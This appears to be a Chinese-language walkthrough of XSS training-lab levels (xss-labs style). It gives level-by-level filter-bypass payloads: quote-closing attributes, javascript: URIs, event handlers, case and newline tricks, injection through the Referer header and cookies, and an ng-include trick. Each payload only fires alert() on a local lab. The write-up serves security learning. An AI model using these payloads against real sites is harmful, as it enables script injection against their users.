



XSS靶场

第一个靶场


第一关无防护




第二关过滤




第三关




第四关




第五关



第六关




第七关



第八关

第八关的思路就是,可以先看页面查找注入点,看到有一个地方直接调用url中的相对路径,上去直接一个闭合,后面直接想干什么干什么




2号靶场第五关

这些都会转义

```
<script>alert("张兆鹏")</script> //
<img src=1 o_nerror=alert("xss");> //
```

另辟蹊径

```
"> <a href="javascript:alert(1)"> //
```



第六关

一样会过滤script

```
<form action=level6.php method=GET>
<input name=keyword value="<scr_ipt>alert(1)</script>">
<input type=submit name=submit value=搜索 />
```

不留活路href也过滤

```
<script>
<a href="javascript:alert(1)"> //"
```

onfoucs也过滤

```
<script>
"><input o_nfocus="alert('xss');">
```

src也过滤

```
<script>
"><iframe sr_c=javascript:alert('xss')></iframe>">
```

action也过滤


```
method=GET>
ue=""><form actio_n="Javascript:alert(1)"><input type=submit>">
:submit value=搜索 />
```

试了半天结果不区分HREF的大小写



第七关

用复写很快



第八关


`javascript:alert(1)`



第九关

白名单需要有http://但是不会确认他在哪里

`javascript:alert(1)//http://`



第十关


这样也是可以的但是不推荐

```
?t_sort=" onmouseover=javascript:alert(1) type "
```

推荐

```
?t_sort=" onmouseover=alert(1) type="text
```

发现三个隐藏域只有一个有显示位,所以在url给隐藏域传值,但是因为类型属于hidden,所以我们在创建一个新标签




第十一关

第十二关

注入点在referer

```
"onclick ="alert(1)" type="text
```



第十三关

注入点在cookie

```
"onclick = \"alert(1)\" type=\"text"
```



第十四关


无法做出来,服务器失效

第十五关

ng-include: 用于包含外部的HTML文件默认需要同域名,所传入到目标页面的HTML实体编码不生效

需要注意使用**ng-include**时我们需要用引号把我们的外部连接引起来

```
?src='http://127.0.0.1/xss-labs-master/level1.php?name='><a href="javascript:alert(/xss/)">xss'
```




第十六关

相当于我们在keyword后面新建<a>标签


测试注入,发现对script、/、空格 进行替换

```
?keyword=<a%0Ahref='javas%0Acript:alert("xss")'>xsst
```

